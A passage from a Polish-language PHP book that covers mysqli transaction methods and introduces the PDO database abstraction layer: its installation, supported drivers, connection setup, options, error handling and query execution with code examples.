Rozszerzenie `mysqli` udostępnia trzy nowe metody, które wzbogacają możliwości korzystania z transakcji podczas obsługi baz danych w skryptach PHP. Ponieważ zagadnienie wykorzystania transakcji w aplikacjach PHP zostało wyczerpująco opisane w rozdziale 37., zatem w tym rozdziale ograniczę się jedynie do krótkiego przedstawienia metod związanych z zatwierdzaniem i wycofywaniem transakcji. Przykłady ich zastosowania można znaleźć w rozdziale 37.

Tabela 30.1. Inne przydatne metody związane z poleceniami przygotowanymi

Metoda	Opis
`affected_rows()`	Zwraca liczbę wierszy, które zostały zmodyfikowane na skutek wykonania ostatniego polecenia przygotowanego, reprezentowanego przez bieżący obiekt. Należy pamiętać, że liczba ta odnosi się wyłącznie do operacji wstawiania, modyfikacji i usuwania danych.
`free()`	Zwalnia pamięć przydzieloną poleceniu reprezentowanemu przez bieżący obiekt.
`num_rows()`	Zwraca liczbę wierszy zwróconych przez zapytanie reprezentowane przez bieżący obiekt.
`errno(mysqli_stmt stmt)`	Zwraca kod błędu zgłoszonego podczas ostatniego wykonania polecenia przygotowanego określonego przez zmienną *`stmt`*.
`error(mysqli_stmt stmt)`	Zwraca opis błędu zgłoszonego podczas ostatniego wykonania polecenia przygotowanego określonego przez zmienną *`stmt`*.

Włączanie trybu automatycznego zatwierdzania

Metoda `autocommit()` kontroluje, czy ma być używany tryb automatycznego zatwierdzania transakcji. Poniżej przedstawiłem jej prototyp:

```
class mysqli {
    boolean autocommit(boolean tryb)
}
```

W przypadku przekazania wartości `TRUE` tryb automatycznego zatwierdzania transakcji zostanie wyłączony; przekazanie wartości `FALSE` wyłącza go.

Zatwierdzanie transakcji

Metoda `commit()` zatwierdza bieżącą transakcję w bazie danych i zwraca wartość `TRUE`, jeśli operacja została wykonana prawidłowo, lub wartość `FALSE` w przeciwnym przypadku. Oto prototyp tej metody:

```
class mysqli {
    boolean commit()
}
```

Wycofywanie transakcji

Metoda `rollback()` wycofuje bieżącą transakcję i zwraca wartość `TRUE`, jeśli operacja została wykonana prawidłowo, bądź wartość `FALSE` w przeciwnym przypadku. Oto prototyp tej metody:

```
class mysqli {
    boolean rollback()
}
```

Podsumowanie

W porównaniu ze swoim poprzednikiem rozszerzenie `mysqli` oferuje nie tylko rozszerzony zakres możliwości, lecz w połączeniu z nowym sterownikiem MySQL `mysqlnd` zapewnia także nieporównanie większą stabilność i wydajność.


W następnym rozdziale Czytelnik pozna PDO — kolejny potężny interfejs do korzystania z baz danych, który w coraz większym stopniu staje się idealnym narzędziem dla wielu programistów PHP.

ROZDZIAŁ 31

Prezentacja PDO

Choć wszystkie najpopularniejsze bazy danych są do pewnego stopnia zgodne ze standardem SQL, to jednak interfejsy, z których programiści muszą korzystać, by się nimi posługiwać, są całkowicie odmienne (chociaż stosowane zapytania są w przeważającej mierze takie same). Właśnie z tego powodu aplikacje są zazwyczaj nierozerwalnie powiązane z konkretną bazą danych, co zmusza użytkowników do jej instalacji i utrzymywania, nawet jeśli jej możliwości są mniejsze od tych, jakie zapewniają rozwiązania już wykorzystywane w firmie lub korporacji. Załóżmy na przykład, że nasza firma wymaga aplikacji korzystającej wyłącznie z bazy danych Oracle, choć standardowo używamy w niej serwera MySQL. Czy jesteśmy gotowi, by zainwestować znaczące środki wymagane do poznania zasad korzystania z serwera Oracle w na tyle dużym stopniu, by pozwoliły na samodzielne uruchomienie serwera oraz wdrożenie i pielęgnację bazy danych podczas całego okresu korzystania z naszej aplikacji, kluczowej dla działalności firmy?

Aby ułatwić podjęcie takiej trudnej decyzji, sprytni programiści zaczęli tworzyć rozwiązania określane jako *warstwy abstrakcji bazy danych* (ang. *database abstraction layer*), których głównym zadaniem jest oddzielenie logiki aplikacji od logiki komunikacji z bazą danych. Dzięki przekazywaniu wszystkich poleceń kierowanych do bazy przez ten ogólny interfejs aplikacje zyskują możliwość korzystania z jednej z kilku różnych baz danych, zakładając oczywiście, że udostępnia ona wszystkie mechanizmy wymagane przez aplikację, a warstwa abstrakcji bazy danych posiada sterownik zgodny z tą bazą. Graficzna reprezentacja tego procesu została przedstawiona na rysunku 31.1.



Rysunek 31.1. *Wykorzystanie warstwy abstrakcji bazy danych w celu oddzielenia aplikacji od warstwy danych*

Z dużym prawdopodobieństwem można założyć, że Czytelnik słyszał o kilku spośród najbardziej popularnych implementacji warstw abstrakcji baz danych, takich jak:

- **MDB2**: MDB2 to warstwa abstrakcji bazy danych napisana w języku PHP i dostępna w formie pakietu PEAR (informacje o pakietach PEAR można znaleźć w rozdziale 11.). Aktualnie obsługuje ona następujące bazy danych: FrontBase, InterBase, MySQL, Oracle, PostgreSQL, QuerySim oraz SQLite.
- **JDBC**: zgodnie z tym, co sugeruje nazwa tego rozwiązania — Java Database Connectivity — pozwala aplikacjom napisanym w języku Java na korzystanie z dowolnych baz danych, dla których stworzono odpowiednie sterowniki. Aktualnie dostępne są takie sterowniki dla baz: Microsoft SQL Server, MySQL, Oracle oraz PostgreSQL.
- **ODBC**: Open Database Connecivity jest jedną z najpopularniejszych spośród aktualnie używanych warstw abstrakcji baz danych; można z niej korzystać w wielu językach programowania (także w PHP) oraz aplikacjach. Praktycznie wszystkie najpopularniejsze bazy danych udostępniają sterowniki ODBC, także te, które zostały wymienione w poprzednim punkcie.
- **Perl DBI**: moduł Perl Database Interface jest standardowym narzędziem do korzystania z baz danych w języku Perl. Stanowił on także wzór dla twórców pakietu DB, napisanego w PHP.

Ponieważ język PHP udostępnia warstwę abstrakcji MDB2 oraz obsługuje ODBC, można by sądzić, że nasze potrzeby związane z tworzeniem aplikacji korzystających z baz danych są całkowicie zaspokojone, nieprawdaż? Faktycznie, choć narzędzia te (oraz wiele innych, których nie wymieniłem) są łatwo dostępne i spełniają swoje zadania, to jednak od pewnego czasu powstaje znacznie lepsze rozwiązanie. Jest nim PDO — PHP Data Object — warstwa abstrakcji bazy danych udostępniona po raz pierwszy wraz z wersją 5.1 PHP.

Kolejna warstwa abstrakcji bazy danych?

Kiedy PDO zostało udostępnione, spotkało się ono z wieloma głosami krytyki, wyrażanymi bądź to przez programistów związanych z alternatywnymi rozwiązaniami tego samego typu, bądź osoby, które bardziej skupiały się na zagadnieniach abstrakcji danych stosowanych w PDO, a nie na całej gamie innych możliwości, które PDO udostępnia. W rzeczywistości jednak PDO stanowi idealny zamiennik dla pakietu MDB2 oraz innych, podobnych rozwiązań. Jednak aktualnie PDO jest czymś znacznie więcej niż jedynie warstwą abstrakcji bazy danych, gdyż dodatkowo zapewnia:

- **Spójność tworzonego kodu**: ponieważ rozszerzenia PHP służące do obsługi poszczególnych baz danych są tworzone przez wiele różnych osób i firm, zatem pomimo całkiem podobnych możliwości wykorzystane w nich rozwiązania i podejście do sposobów wykorzystania są całkowicie odmienne. PDO eliminuje te rozbieżności, udostępniając wspólny interfejs pozwalający operować na wszystkich bazach danych. Co więcej, rozszerzenie to zostało podzielone na dwa odrębne komponenty: jego główna część koncentruje się na zagadnieniach związanych z tworzeniem kodu w PHP, natomiast wszystkie sterowniki zajmują się jedynie operacjami na danych. Co więcej, twórcy PDO skorzystali z wiedzy i doświadczeń, które zdobyli, tworząc wcześniej rozszerzenia operujące na konkretnych bazach danych, wykorzystując te rozwiązania, które okazały się trafione, i ostrożnie omijając te, jakie nie zdały egzaminu. Choć także w PDO można znaleźć pewne niespójności, to jednak w większości przypadków zapewnia ono bardo dobry poziom abstrakcji operacji na bazach danych.
- **Elastyczność**: ponieważ PDO wczytuje odpowiedni sterownik bazy danych w momencie wykonywania skryptu, zatem nie ma konieczności rekonfiguracji i rekompilacji za każdym razem, gdy chcemy skorzystać z innej bazy danych. Jeśli na przykład zajdzie nagła konieczność zmiany używanej bazy danych z Oracle na MySQL, wystarczy wczytać sterownik `PDO_MYSQL` (więcej informacji na ten temat zostało podanych w dalszej części rozdziału).
- **Interfejs obiektowy**: w PDO wykorzystano mechanizmy obiektowe dostępne w języku PHP 5, dzięki czemu można było znacznie usprawnić sposoby wykonywania operacji na bazach w porównaniu z analogicznymi rozwiązaniami.

- **Wysoką wydajność**: PDO zostało napisane w języku C i wkompilowane w PHP, co samo w sobie, zapewnia znaczący wzrost wydajności działania w stosunku do innych warstw abstrakcji danych, napisanych w samym PHP.

Biorąc pod uwagę wszystkie te zalety, dlaczego mielibyśmy nie lubić PDO? Ten rozdział ma na celu zaznajomić Czytelnika z PDO oraz z licznymi możliwościami, które rozszerzenie to udostępnia.

Stosowanie PDO

PDO w dużym stopniu przypomina wszystkie inne rozszerzenia PHP związane z obsługą baz danych, które były od dawna używane w tym języku. Dlatego wszystkim osobom, które używały już PHP do tworzenia aplikacji korzystających z baz danych, informacje zamieszczone w tym rozdziale powinny się wydać znajome. Jak już wspominałem, podczas tworzenia PDO wykorzystano wszystkie najlepsze cechy innych rozszerzeń związanych z obsługą baz danych, dlatego też dobrze by było, gdyby Czytelnik też zauważył te podobieństwa w metodach opisywanych w tym rozdziale.

Ta część rozdziału zaczyna się od krótkiego opisu procesu instalacji PDO, po którym zostało podane podsumowanie informacji o serwerach baz danych, które mogą zostać aktualnie obsłużone przez to rozszerzenie. We wszystkich przykładach zamieszczonych w dalszej części tego rozdziału jest używana tabela `products` o następujące strukturze:

```
CREATE TABLE products (
    id INT NOT NULL AUTO_INCREMENT,
    sku CHAR(8) NOT NULL,
    title VARCHAR(100) NOT NULL,
    PRIMARY KEY(id)
);
```

Zakładamy także, że w tabeli `products` zostały zapisane informacje przedstawione w tabeli 31.1.

Tabela 31.1. *Przykładowe dane produktów*

id	sku	title
1	TY232278	Pasta do zębów AquaSmooth
2	PO988932	Szampon BujnaGlaca
3	ZP457321	Balsam po goleniu
4	KL334899	Żyletki Brzytewki

Instalacja PDO

W PHP 5.1 rozszerzenie PDO jest domyślnie włączone, jednak sterownik do obsługi baz danych MySQL — nie jest. Choć można zainstalować PDO oraz jego odpowiednie sterowniki jako moduły, to jednak znacznie łatwiejszym rozwiązaniem jest zbudowanie ich w sposób statyczny, dzięki czemu nie trzeba ich już będzie dodatkowo konfigurować. Ponieważ, jak można sądzić, Czytelnik jest aktualnie zainteresowany wyłącznie sterownikiem MySQL, zatem wszystko, co należy zrobić, sprowadza się do skonfigurowania PHP z wykorzystaniem flagi `--with-pdo-mysql`.

Czytelnicy, którzy używają PHP 3.1 w systemie Windows, będą musieli dodać odpowiednie odwołania do PDO oraz jego sterowników do pliku konfiguracyjnego *php.ini*. Aby na przykład włączyć obsługę baz danych MySQL, należy dodać do tego pliku dwa wiersze o następującej postaci:

```
extension=php_pdo.dll
extension=php_pdo_mysql.dll
```

Jak zwykle w razie wprowadzania zmian w pliku *php.ini* nie należy zapominać o ponownym uruchomieniu serwera Apache.

Obsługiwane bazy danych

W czasie, gdy powstawała ta książka, PDO obsługiwało kilka baz danych, oczywiście za wyjątkiem tych, z których można korzystać przy użyciu DBLIB lub ODBC. Bazy te zostały wymienione na poniższej liście:

- **4D**: do obsługi używany jest sterownik `PDO_4D`.
- **Firebird / Interbase**: do obsługi używany jest sterownik `PDO_FIREBIRD`.
- **IBM DB2**: do obsługi używany jest sterownik `PDO_IBM`.
- **Informix**: do obsługi używany jest sterownik `PDO_INFORMIX`.
- **Microsoft SQL Server**: do obsługi używany jest sterownik `PDO_DBLIB`
- **MySQL**: do obsługi używany jest sterownik `PDO_MYSQL`.
- **ODBC**: do obsługi używany jest sterownik `PDO_ODBC`. ODBC nie jest właściwie bazą danych; niemniej PDO jest w stanie nawiązywać połączenia z dowolnymi bazami obsługującymi ODBC (w tym także z takimi, które nie znalazły się na tej liście).
- **Oracle**: do obsługi używany jest sterownik `PDO_OCI`. Obsługiwane są serwery Oracle w wersjach od 8 do 11.
- **PostgreSQL**: do obsługi używany jest sterownik `PDO_PGSQL`.
- **SQLite 3.X**: do obsługi używany jest sterownik `PDO_SQLITE`.

■ **Wskazówka** Informacje na temat zainstalowanych w systemie sterowników PDO można zdobyć, wywołując funkcję `phpinfo()` i przeglądając zawartość zwróconej strony bądź wywołując funkcję `pdo_drivers()`, przedstawioną na poniższym przykładzie:

```
<?php print_r(pdo_drivers()); ?>
```

Nawiązywanie połączenia z serwerem i wybór bazy danych

Także w przypadku korzystania z PDO przed rozpoczęciem wykonywania operacji na bazie danych konieczne jest nawiązanie połączenia z serwerem i wybranie odpowiedniej bazy. Operacje te wykonuje się przy użyciu konstruktora PDO, którego prototyp przedstawiłem poniżej:

```
PDO PDO::__construct(string DSN [, string nazwa_uzytkownika [, string haslo
                    [, array opcje_sterownika]]])
```

Parametr *`DSN`* (ang. *Data Source Name* — nazwa źródła danych) składa się z dwóch elementów: nazwy odpowiedniego sterownika bazy danych oraz wszystkich wartości, niezbędnych po nawiązania połączenia z serwerem (takich jak nazwa hosta, port oraz nazwa bazy danych). Kolejne dwa parametry — *`nazwa_uzytkownika`* oraz *`haslo`* — są używane do nawiązania połączenia z serwerem. W końcu ostatni parametr, *`opcje_sterownika`*, może być tablicą zawierającą wszelkie dodatkowe opcje, które mogą być niezbędne do nawiązania połączenia bądź jedynie pożądane do określenia sposobu jego działania. Lista wszystkich dostępnych opcji została podana w dalszej części rozdziału.

Powyższy konstruktor można wywoływać na kilka sposobów, które przedstawiłem w paru kolejnych podpunktach.

Umieszczanie parametrów w wywołaniu konstruktora

Najprostszym sposobem nawiązania połączenia z bazą danych jest przekazanie odpowiednich parametrów do konstruktora. Na przykład konstruktor ten można wywołać w następujący sposób (dostosowany do nawiązania połączenia z serwerem MySQL):

```
$dbh = new PDO('mysql:host=localhost;dbname=chp31', 'internauta', 'tajne');
```

Umieszczanie parametrów w pliku

PDO wykorzystuje strumienie udostępniane w PHP, zapewniając tym samym możliwość umieszczenia łańcucha DSN w pliku (może on być przechowywany zarówno na lokalnym komputerze, jak i na komputerze zdalnym). W takim przypadku w wywołaniu konstruktora podawana jest lokalizacja tego pliku:

```
$dbh = new PDO('uri:file://usr/local/mysql.dsn');
```

Należy się przy tym upewnić, że plik będzie należał do tego samego użytkownika, który jest używany do wykonywania skryptów PHP, oraz że użytkownik ten posiada niezbędne uprawnienia.

Odwołania do pliku konfiguracyjnego php.ini

Dodatkowo istnieje możliwość zapisania informacji o DSN w pliku konfiguracyjnym *php.ini*. W tym celu należy go przypisać parametrowi konfiguracyjnemu o nazwie `pdo.dsn.`*`nazwazastepcza`*, gdzie *`nazwazastepcza`* jest nazwą wybraną dla połączenia, która następnie zostanie podana w wywołaniu konstruktora PDO. Na przykład poniższy wiersz kodu kojarzy DSN z nazwą `mysqlpdo`:

```
[PDO]
pdo.dsn.mysqlpdo = 'mysql:dbname=chp31;host=localhost'
```

Z tej nazwy można następnie skorzystać w konstruktorze PDO w następujący sposób:

```
$dbh = new PDO('mysqlpdo', 'internauta', 'tajne');
```

W odróżnieniu od poprzednich metod ta nie pozwala na umieszczanie nazwy użytkownika i hasła w łańcuchu DSN.

Stosowanie opcji połączenia

PDO udostępnia kilka opcji modyfikujących działanie połączenia z serwerem bazy danych, które można podać podczas jego nawiązywania, używając do tego celu parametru *`opcje_sterownika`*. Poniżej została zamieszczona ich lista:

- `PDO::ATTR_AUTOCOMMIT`: ta opcja określa, czy PDO będzie automatycznie zatwierdzać wszystkie zapytania w momencie ich wykonywania, czy też będzie czekać na wywołanie metody `commit()` i wprowadzać zmiany dopiero, gdy zostanie ona wykonana.
- `PDO::ATTR_CASE`: można zmusić PDO, by automatycznie konwertowało wielkość liter w pobieranych danych — mogą być one zapisywane wielkimi literami, małymi bądź też zwracane dokładnie w takiej postaci, w jakiej są zapisane w bazie. Aby uzyskać zamierzony efekt, należy przypisać tej opcji odpowiednio jedną z następujących wartości: `PDO::CASE_UPPER`, `PDO::CASE_LOWER` lub `PDO::CASE_NEUTRAL`.
- `PDO::ATTR_EMULATE_PREPARES`: włączenie tej opcji zapewnia możliwość wykorzystania pamięci podręcznej zapytań MySQL podczas używania poleceń przygotowanych.
- `PDO::ATTR_ERRMODE`: PDO udostępnia trzy tryby zgłaszania błędów: `PDO::ERRMODE_EXCEPTION`, `PDO::ERRMODE_SILENT` oraz `PDO::ERRMODE_WARNING`. Określają one, w jaki sposób PDO będzie zgłaszać błędy. Przypisując tej opcji jedną z trzech wymienionych wcześniej wartości, można zmienić domyślne ustawienie, którym jest `PDO::ERRMODE_EXCEPTION`. Zagadnienia związane ze zgłaszaniem błędów przez PDO zostały opisane w dalszej części rozdziału, w punkcie „Obsługa błędów".
- `PDO::ATTR_ORACLE_NULLS`: jeśli tej opcji zostanie przypisana wartość `TRUE`, to pobierane puste łańcuchy znaków będą zamieniane na wartość `NULL`. Domyślnie opcja ta przyjmuje wartość `FALSE`.
- `PDO::ATTR_PERSISTENT`: ta opcja określa, czy połączenie jest trwałe. Domyślnie przyjmuje ona wartość `FALSE`.
- `PDO::ATTR_PREFETCH`: pobieranie wstępne jest mechanizmem polegającym na odczytywaniu z bazy danych kilku rekordów, nawet jeśli klient w danej chwili żąda tylko jednego. Bazuje ono na założeniu, że jeśli klient pobierze jeden rekord, to najprawdopodobniej w przyszłości pobierze też kolejne. Rozwiązanie to zmniejsza liczbę odwołań do bazy danych, a tym samym zwiększa wydajność aplikacji.

Ta opcja umożliwia określenie wielkości wstępnie pobieranych danych (wyrażonej w kilobajtach). Należy pamiętać, że będzie ona używana wyłącznie przez sterowniki, które obsługują ten mechanizm.

- `PDO::ATTR_TIMEOUT`: ta opcja określa, po ilu sekundach oczekiwania połączenie zostanie zamknięte. Aktualnie MySQL jej nie obsługuje.
- `PDO::DEFAULT_FETCH_MODE`: z tej opcji można skorzystać w celu określenia domyślnego trybu pobierania danych (tablica asocjacyjna, tablica indeksowana liczbami bądź obiekty), co pozwala zaoszczędzić nieco pisania, jeśli chcemy konsekwentnie pobierać dane w określony sposób.

Dostępne są także cztery atrybuty, które pozwalają uzyskać informacje na temat statusu klienta, serwera oraz połączenia. Ich wartości można pobierać przy użyciu metody `getAttribute()` opisanej dokładniej w punkcie „Pobieranie i ustawianie atrybutów".

- `PDO::ATTR_SERVER_INFO`: zawiera informacje dotyczące serwera. W przypadku serwera MySQL są to: czas działania serwera, całkowita liczba wykonanych zapytań, średnia liczba zapytań wykonywanych w ciągu sekundy itd.
- `PDO::ATTR_SERVER_VERSION`: zawiera informacje dotyczące numeru wersji serwera.
- `PDO::ATTR_CLIENT_VERSION`: zawiera informacje dotyczące numeru wersji klienta.
- `PDO::ATTR_CONNECTION_STATUS`: zawiera informacje dotyczące statusu połączenia i zależne od serwera. Na przykład po udanym nawiązaniu połączenia z serwerem MySQL atrybut ten będzie zawierać komunikat „localhost via TCP/IP", natomiast po nawiązaniu połączenia z serwerem PostgreSQL — komunikat „Connection OK; waiting to send".

Obsługa błędów połączenia

W przypadku wystąpienia błędu podczas próby nawiązania połączenia działanie skryptu jest natychmiast przerywane, chyba że prawidłowo przechwycimy obiekt wyjątku `PDOException`. Oczywiście, można to zrobić bez najmniejszego problemu, używając składni przedstawionej w rozdziale 8. Poniższy przykład pokazuje, w jaki sposób można przechwytywać wyjątki zgłaszane podczas próby nawiązania połączenia z serwerem bazy danych:

```
<?php
    try {
        $dbh = new PDO('mysql:host=localhost;dbname=chp31', 'internauta', 'tajne');
    } catch (PDOException $exception) {
        echo "Błąd połączenia: " . $exception->getMessage();
    }
?>
```

Po pomyślnym nawiązaniu połączenia można zacząć z niego korzystać. Właśnie tym zagadnieniem zajmiemy się w dalszej części rozdziału.

Obsługa błędów

PDO udostępnia trzy tryby obsługi błędów. Wybierając jeden z nich, programista ma możliwość określenia, jak rozszerzenie to będzie reagować na wystąpienie błędu.

- `PDO::ERRMODE_EXCEPTION`: w razie wystąpienia błędu zgłaszany jest wyjątek klasy `PDOException`, co powoduje natychmiastowe zatrzymanie skryptu i wyświetlenie informacji dotyczących zaistniałego problemu.
- `PDO::ERRMODE_SILENT`: w przypadku wystąpienia błędu nic się nie stanie. A zatem to programista będzie całkowicie odpowiedzialny za wykrywanie błędów i określanie, w jaki sposób należy na nie zareagować. To domyślny sposób obsługi błędów stosowany w PDO.
- `PDO::ERRMODE_WARNING`: w przypadku wystąpienia błędu generowany jest komunikat typu `E_WARNING`.

Aby zmienić aktualnie wybrany sposób obsługi błędów, należy skorzystać z metody `setAttribute()` w następujący sposób:

```
$dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
```

PDO udostępnia także dwie metody służące do pobierania informacji o błędach; zostały one opisane w dwóch kolejnych podpunktach rozdziału.

Pobieranie kodów błędów SQL

Standard języka SQL zawiera listę kodów diagnostycznych, tak zwanych kodów SQLSTATE, które są używane do przekazywania informacji o tym, jakim efektem zakończyło się wykonanie polecenia SQL. Bez problemu można wyszukać w internecie listę dostępnych kodów wraz z ich opisami. Do pobierania wartości zgłoszonego kodu SQLSTATE służy metoda `errorCode()`. Pobrany kod można zapisać w dzienniku aplikacji lub wykorzystać w celu wyświetlenia użytkownikowi odpowiedniego komunikatu o błędzie. Poniżej przedstawiłem prototyp tej metody:

```
int PDOStatement::errorCode()
```

Na przykład przedstawiony poniżej fragment kodu próbuje wstawić nowy rekord do tabeli, jednak pomyłkowo została w nim użyta nieprawidłowa nazwa tabeli — `product`, a nie `products`.

```
<?php
    try {
        $dbh = new PDO('mysql:host=localhost;dbname=chp31', 'internauta', 'tajne');
    } catch (PDOException $exception) {
        printf("Błąd połączenia: %s", $exception->getMessage());
    }

    $query = "INSERT INTO product(id, sku, title)
              VALUES(NULL, 'SS873221', 'Mydełko perłowe') ";

    $dbh->exec($query);

    echo $dbh->errorCode();
?>
```

Próba wykonania tego skryptu powinna zakończyć się zgłoszeniem błędu o symbolu `42S02`, który w przypadku serwera MySQL oznacza odwołanie do nieistniejącej tabeli. Oczywiście, taki symbol nie jest dla nas szczególnie pomocny, dlatego lepszym rozwiązaniem może być pobranie komunikatu błędu. Służy do tego opisana w kolejnym podpunkcie metoda `errorInfo()`.

Pobieranie komunikatu o błędzie

Metoda `errorInfo()` zwraca tablicę zawierającą informacje o błędzie zgłoszonym podczas wykonywania ostatniej operacji na bazie danych. Poniżej przedstawiłem jej prototyp:

```
array PDOStatement::errorInfo()
```

Tablica ta zawiera trzy wartości indeksowane liczbami od `0` do `2`:

- `0`: zawiera kod SQLSTATE zdefiniowany w standardzie SQL.
- `1`: zawiera kod błędu zależny od sterownika bazy danych.
- `2`: zawiera komunikat o błędzie zależny od sterownika bazy danych.

Poniższy skrypt demonstruje zastosowanie tej metody; wyświetla on informacje dotyczące nieistniejącej tabeli (w tym przypadku programista błędnie zapisał jej nazwę jako `product`, a nie jako `products`):

```
<?php
    try {
        $dbh = new PDO('mysql:host=localhost;dbname=chp31', 'internauta', 'tajne');
```

```
    } catch (PDOException $exception) {
        printf("Nie udało się nawiązać połączenia z bazą: %s",
                                                    $exception->getMessage());
    }

    $query = "INSERT INTO product(id, sku, title)
              VALUES(NULL, 'SS873221', 'Mydełko perłowe') ";

    $dbh->exec($query);

    print_r($dbh->errorInfo());
?>
```

Jeśli założymy, że w bazie nie ma tabeli `product`, to wykonanie powyższego skryptu zwróci następujące wyniki:

```
Array (
[0] => 42S02
[1] => 1146
[2] => Table 'chp31.product' doesn't exist )
```

Pobieranie i ustawianie atrybutów

Istnieje całkiem sporo atrybutów pozwalających dostosowywać działanie PDO do własnych potrzeb. Ponieważ jest ich naprawdę dużo, a co więcej, niektóre sterowniki baz danych udostępniają swoje własne, zatem zamiast prezentować je wszystkie tutaj, lepiej będzie odesłać zainteresowanego Czytelnika na stronę *www.php.net/pdo*, gdzie znajdzie ich aktualną, kompletną listę.

W następnych dwóch podpunktach zostaną przedstawione metody służące do ustawiania i pobierania wartości tych atrybutów.

Pobieranie wartości atrybutów

Metoda `getAttribute()` pobiera wartość atrybutu o podanej nazwie. Oto jej prototyp:

```
różna PDOStatement::getAttribute(int atrybut)
```

Poniższy przykład przedstawia sposób jej użycia:

```
$dbh = new PDO('mysql:host=localhost;dbname=chp31', 'internauta', 'tajne');
echo $dbh->getAttribute(PDO::ATTR_CONNECTION_STATUS);
```

Jego wykonanie może zwrócić następujący przykładowy wynik:

```
localhost via TCP/IP
```

Ustawianie wartości atrybutów

Metoda `setAttribute()` przypisuje wartość określoną parametrem *`wartosc`* atrybutowi o nazwie przekazanej jako parametr *`atrybut`*. Poniżej przedstawiłem jej prototyp:

```
boolean PDOStatement::setAttribute(int atrybut, mixed wartosc)
```

Aby na przykład ustawić tryb obsługi błędów, który będzie używany przez PDO, należy użyć następującego wywołania:

```
$dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
```

Wykonywanie zapytań

PDO udostępnia kilka metod służących do wykonywania zapytań, z których każda jest przystosowana do możliwie jak najbardziej efektywnego działania w określonych sytuacjach, wymienionych i opisanych na poniższej liście:

- **Wykonywanie polecenia, które nie zwraca wyników**: polecenia SQL `INSERT`, `UPDATE` oraz `DELETE` nie zwracają żadnych wyników. Do wykonywania takich poleceń można używać metody `exec()`, która zwraca liczbę wierszy zmodyfikowanych w efekcie wykonania polecenia.
- **Jednokrotne wykonywanie polecenia**: w przypadku wykonywania polecenia SQL, które zwraca zbiór wyników, bądź gdy liczba rekordów zmodyfikowanych w wyniku wykonania polecenia nie ma znaczenia, należy skorzystać z metody `query()`.
- **Wielokrotne wykonywanie polecenia**: choć można wykonywać to samo polecenie SQL, wielokrotnie umieszczając w pętli wywołanie metody `query()` i ewentualnie odpowiednio modyfikując postać zapytania w zależności od parametrów, to jednak znacznie wydajniejszym rozwiązaniem jest wykorzystanie *poleceń przygotowanych*.

Dodawanie, modyfikowanie i usuwanie danych z tabel

Można przypuszczać, że tworzona aplikacja będzie zapewniała użytkownikom możliwość dodawania, modyfikowania oraz usuwania danych. W przypadku operacji tego typu należy przekazać odpowiednie polecenie SQL w wywołaniu metody `exec()`, która je wykona i zwróci liczbę wierszy, jakie zostały zmodyfikowane. Poniżej przedstawiłem prototyp tej metody:

```
int PDO::exec(string zapytanie)
```

Przeanalizujmy następujący przykład:

```
$query = "UPDATE products SET title='Balsam Drobna przykrość' WHERE sku='ZP457321'";
$affected = $dbh->exec($query);
echo "Liczba zmodyfikowanych wierszy: $affected";
```

Zakładając, że w tabeli znajdują się przykładowe dane przedstawione na początku tego rozdziału, wykonanie tego fragmentu kodu zwróci następujący wynik:

```
Liczba zmodyfikowanych wierszy: 1
```

Należy pamiętać, że tej metody nie powinno się używać do wykonywania poleceń `SELECT` — w takich przypadkach prawidłowym rozwiązaniem jest zastosowanie metody `query()`.

Pobieranie danych

Metoda `query()` pobiera dane z bazy i zwraca je w postaci obiektu klasy `PDOStatement`. Oto jej prototyp:

```
PDOStatement query(string query)
```

Poniżej przedstawiłem przykład jej użycia:

```
$query = 'SELECT sku, title FROM products ORDER BY id';
foreach ($dbh->query($query) AS $row) {
    $sku = $row['sku'];
    $title = $row['title'];
    printf("Produkt: %s (%s) <br />", $title, $sku);
}
```

Zakładając, że w bazie znajdują się przykładowe dane z początku rozdziału, wykonanie tego fragmentu kodu zwróci następujące wyniki:

```
Produkt: TY232278 Pasta do zębów AquaSmooth
Produkt: PO988932 Szampon BujnaGlaca
Produkt: ZP457321 Balsam po goleniu
Produkt: KL334899 Żyletki Brzytewki
```

■ **Wskazówka** W przypadku gdy zapytania są wykonywane przy użyciu metody `query()`, a konieczne jest określenie liczby zmodyfikowanych rekordów, można to zrobić, używając metody `rowCount()`.

Prezentacja poleceń przygotowanych

Za każdym razem, gdy polecenie SQL jest przesyłane na serwer MySQL, musi ono zostać przeanalizowane w celu sprawdzenia, czy ma prawidłową strukturę, oraz przygotowania go do wykonania. To niezbędny etap realizacji wszystkich poleceń SQL, lecz niestety wiąże się on z pewnymi narzutami czasowymi. Jego jednokrotne wykonanie jest konieczne, jednak co zrobić, gdy trzeba kilkakrotnie wykonać dokładnie to samo polecenie, zmieniając jedynie wartości w poszczególnych kolumnach (na przykład podczas dodawania do tabeli kilku wierszy danych)? Polecenia przygotowane eliminują ten dodatkowy narzut — pozwalają one zapamiętać na serwerze składnię zapytania oraz proces jego wykonania i przekazywać na serwer jedynie zmieniające się wartości kolumn.

PDO udostępnia narzędzia pozwalające na korzystanie z poleceń przygotowanych w tych bazach danych, które same dysponują tą możliwością. Ponieważ serwer MySQL obsługuje polecenia przygotowane, zatem nic nie stoi na przeszkodzie, byśmy z nich skorzystali. Do korzystania z poleceń przygotowanych służą dwie metody PDO: `prepare()` oraz `execute()`. Pierwsza z nich, `prepare()`, odpowiada za przygotowanie polecenia do wykonania; natomiast druga, `execute()`, pozwala wielokrotnie je wykonywać, za każdym razem przekazując do polecenia zbiór parametrów. Parametry te mogą być przekazywane do metody `execute()` w sposób jawny (w postaci tablicy) bądź w formie powiązanych parametrów (tworzonych przy użyciu metody `bindParam()`). Wszystkie te trzy metody zostały opisane poniżej.

Stosowanie poleceń przygotowanych

Za przygotowanie polecenia do wykonania odpowiada metoda `prepare()`. Oto jej prototyp:

```
PDOStatement PDO::prepare(string zapytanie [, array opcje_sterownika])
```

